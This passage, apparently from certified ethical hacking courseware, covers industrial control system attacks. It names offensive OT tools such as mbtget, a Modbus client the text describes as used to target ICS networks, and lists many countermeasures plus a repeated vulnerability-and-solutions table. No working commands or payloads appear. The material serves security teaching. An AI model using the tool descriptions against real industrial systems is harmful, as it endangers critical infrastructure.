


Figure 18.127: Screenshot of Shodan showing open port DNP3

OT Hacking Tools

Attackers use OT hacking tools to identify industrial control systems connected to the target network, legacy software installed on those devices, vulnerable ports and services, unsecured and unencrypted communication protocols used, etc. to launch various types of attacks on the target systems and network. This section discusses various OT hacking tools.

OT Hacking Tools

Discussed below are various tools used by attackers to hack OT systems and networks:

- **mbtget**

  Source: *https://github.com*

  mbtget is a command-line tool based on a Perl script to perform Modbus transactions. This tool allows attackers to access both the TCP and RTU versions of the Modbus protocol through the MBclient object and target ICS systems and networks.





Figure 18.128: Screenshot of mbtget


Listed below are some of the additional tools for hacking OT systems and networks:

- CSET (*https://github.com*)
- Attkfinder (*https://gitlab.com*)
- ICSREF (*https://github.com*)
- ICSFuzz (*https://github.com*)
- ISF (*https://github.com*)



OT Attack Countermeasures

This section discusses various OT security measures, OT vulnerabilities and their solutions, security measures based on the Purdue model, international OT security organizations, OT security solutions, and tools. Following the security measures, organizations can implement proper security mechanisms to protect critical industrial infrastructure and associated IT systems from various cyber-attacks.



How to Defend Against OT Hacking

Follow the countermeasures discussed below to defend against OT hacking:

- Regularly conduct a risk assessment to reduce the current risk exposure
- Use purpose-built sensors to discover the vulnerabilities in the network inactively
- Incorporate threat intelligence to uncover threats and protect assets by prioritizing OT patches
- Regularly upgrade OT hardware and software tools
- Disable unused ports and services
- Implement secure configuration and secure coding practices for OT applications
- Update systems to the latest technologies and patch systems regularly
- Maintain an asset register to track the information and to scrutinize outdated and unsupported systems
- Perform continuous monitoring and detection of the log data generated by the OT systems for detecting real-time attacks
- Train employees with the latest security policies and raise awareness of the latest threats and risks
- Use strong and secure passwords using hashing, and change the default factory-set passwords
- Secure remote access through multiple layers of defense by implementing two-factor authentication, VPNs, encryption, firewalls, etc.

- Implement incident response and business continuity plans
- Secure the network perimeter to filter and prevent unauthorized inbound traffic
- Regularly scan systems and networks using anti-malware tools
- Restrict network traffic by using techniques like rate-limiting and whitelisting to prevent DDoS and brute-forcing attacks
- Harden the systems by disabling unused services and functionalities
- Regularly patch vulnerabilities released by the manufacturers
- Regularly check the DNS logs to detect any unauthorized access
- Secure and update systems that interact with the ICS/SCADA devices, as these systems can be exploited to bypass security gateways
- Employ professional security red teams to uncover the vulnerabilities of critical industrial infrastructure
- Use Intrusion Detection Systems (IDSs) and flow-measurement systems to detect attacking attempts at an early stage
- Ensure proper sanitization and validation of the input to prevent attacks such as buffer overflow, command injection, and XSS.
- Use library calls instead of external processes to recreate the desired functionality
- Process all the SQL queries used in the ICS system using prepared statements, parameterized queries, or stored procedures
- Use only tested and familiar third-party web servers for serving the ICS web applications
- Ensure that ICS vendors design their systems to restrict unauthorized access and grant least privileges for performing functions
- Ensure integrity of transmitted messages by appending checksum to every message
- Ensure ICS vendors add cryptographic signatures to application updates
- Perform periodic audits of industrial systems to validate the security controls, production, and management systems
- Use DMZ connections between the ICS and corporate networks for secure communication
- Check network data bounds and integrity on the server applications that process ICS protocol traffic
- Perform a source code review of all ICS applications that handle network traffic
- Deploy network traffic monitoring tools capable of deep packet inspection (DPI) to analyze and detect malicious activities within OT networks
- Utilize next-generation firewalls (NGFWs) with deep packet inspection capabilities to filter and monitor traffic at network perimeters

- Deploy specialized OT-aware intrusion detection and prevention systems (IDPS) capable of identifying and blocking cyberthreats targeting industrial control systems
- Secure industrial protocols (e.g., Modbus, DNP3, OPC) by implementing encryption, authentication, and integrity protection mechanisms
- Install and maintain endpoint protection solutions on OT devices to defend against malware, ransomwares, and other cyberthreats
- Implement secure remote-access solutions for OT environments, such as virtual private networks (VPNs) with multifactor authentication (MFA) and session encryption
- Enforce PKI systems to validate and encrypt traffic between servers, PLC, engineering workstations, and clients

EC-Council C|EH

OT Vulnerabilities and Solutions

Vulnerability	Solutions
1. Publicly Accessible OT systems	• Implement multi-factor authentication • Use enterprise-grade firewall and remote access solution • Develop and regularly test incident response plans
2. Insecure Remote Connections	• Use strong multifactor authentication mechanism and password policies • Implement appropriate security patching practices • Implement RBAC to manage remote access permissions
3. Missing Security Updates	• Test applications in the sandbox environment before launching it live • Employ a firewall and perform device hardening
4. Weak Passwords	• Use separate username conventions for the corporate IT and OT networks • Change default credentials at the installation time • Perform security audits to meet compliance with secure password policies
5. Insecure Firewall Configuration	• Implement secure firewall configuration • Configure the access control list on the firewall
6. OT Systems Placed within the Corporate IT Network	• Segregate the corporate IT and OT devices • Establish a DMZ for all connections in the IT and OT systems
7. Insufficient Security for Corporate IT Network from OT Systems	• Restrict access on the IT-OT network, based on the business need • Establish a secure gateway between the two networks
8. Lack of Segmentation within OT Networks	• State clear separation between critical and non-critical systems • Implement zoning model that uses a defense-in-depth approach • Adopt a zero-trust security model that assumes no trust by default
9. Lack of Encryption and Authentication for Wireless OT Networks	• Use strong wireless encryption protocols • Use industry-standard cryptographic algorithms • Conduct regular security audits
10. Unrestricted Outbound Internet Access from OT Networks	• Conduct a formal risk assessment • Monitor and segregate OT systems from external access • Download security updates in a separate repository outside the OT network

OT Vulnerabilities and Solutions

Vulnerabilities in industrial systems such as ICS/SCADA, PLC, and RTU pose a significant threat to the associated critical infrastructure. Organizations need to incorporate appropriate security controls and mechanisms to protect such systems from various cyber-attacks.

Discussed below are some of the most common OT vulnerabilities and solutions:

Vulnerability	Solutions
1. Publicly Accessible OT Systems	▪ Implement multi-factor authentication ▪ Use enterprise-grade firewall and remote access solutions ▪ Develop and regularly test incident response plans
2. Insecure Remote Connections	▪ Use a strong multifactor authentication mechanism and robust password policies ▪ Implement appropriate security patching practices ▪ Implement RBAC to manage remote access permissions
3. Missing Security Updates	▪ Test applications in a sandbox environment before launching them live ▪ Employ a firewall and perform device hardening
4. Weak Passwords	▪ Use separate username conventions for the corporate IT and OT networks ▪ Change default credentials at time of installation ▪ Perform security audits to meet compliance with secure password policies for both IT and OT networks

5. Insecure Firewall Configuration	▪ Implement secure firewall configuration ▪ Configure the access control lists on the firewall
6. OT Systems Placed within the Corporate IT Network	▪ Segregate the corporate IT and OT devices ▪ Establish a DMZ (demilitarized zone) for all connections in the IT and OT systems ▪ Regularly monitor the DMZ
7. Insufficient Security for Corporate IT Network from OT Systems	▪ Restrict access on the IT/OT network, based on the business need ▪ Establish a secure gateway between the OT and IT networks ▪ Perform regular risk assessment
8. Lack of Segmentation within OT Networks	▪ State clear separation between critical and non-critical systems ▪ Implement a zoning model that uses a defense-in-depth approach ▪ Adopt a zero-trust security model that assumes no trust by default
9. Lack of Encryption and Authentication for Wireless OT Networks	▪ Use strong wireless encryption protocols ▪ Use industry-standard cryptographic algorithms ▪ Conduct regular security audits
10. Unrestricted Outbound Internet Access from OT Networks	▪ Conduct a formal risk assessment ▪ Closely monitor and segregate OT systems from external access ▪ Download security updates in a separate repository outside the OT network

Table 18.12: OT vulnerabilities and solutions

EC-Council C|EH

How to Secure an IT/OT Environment

Security Controls based on Purdue Model

Zone	Purdue Level	Attack vector	Risks	Security Controls
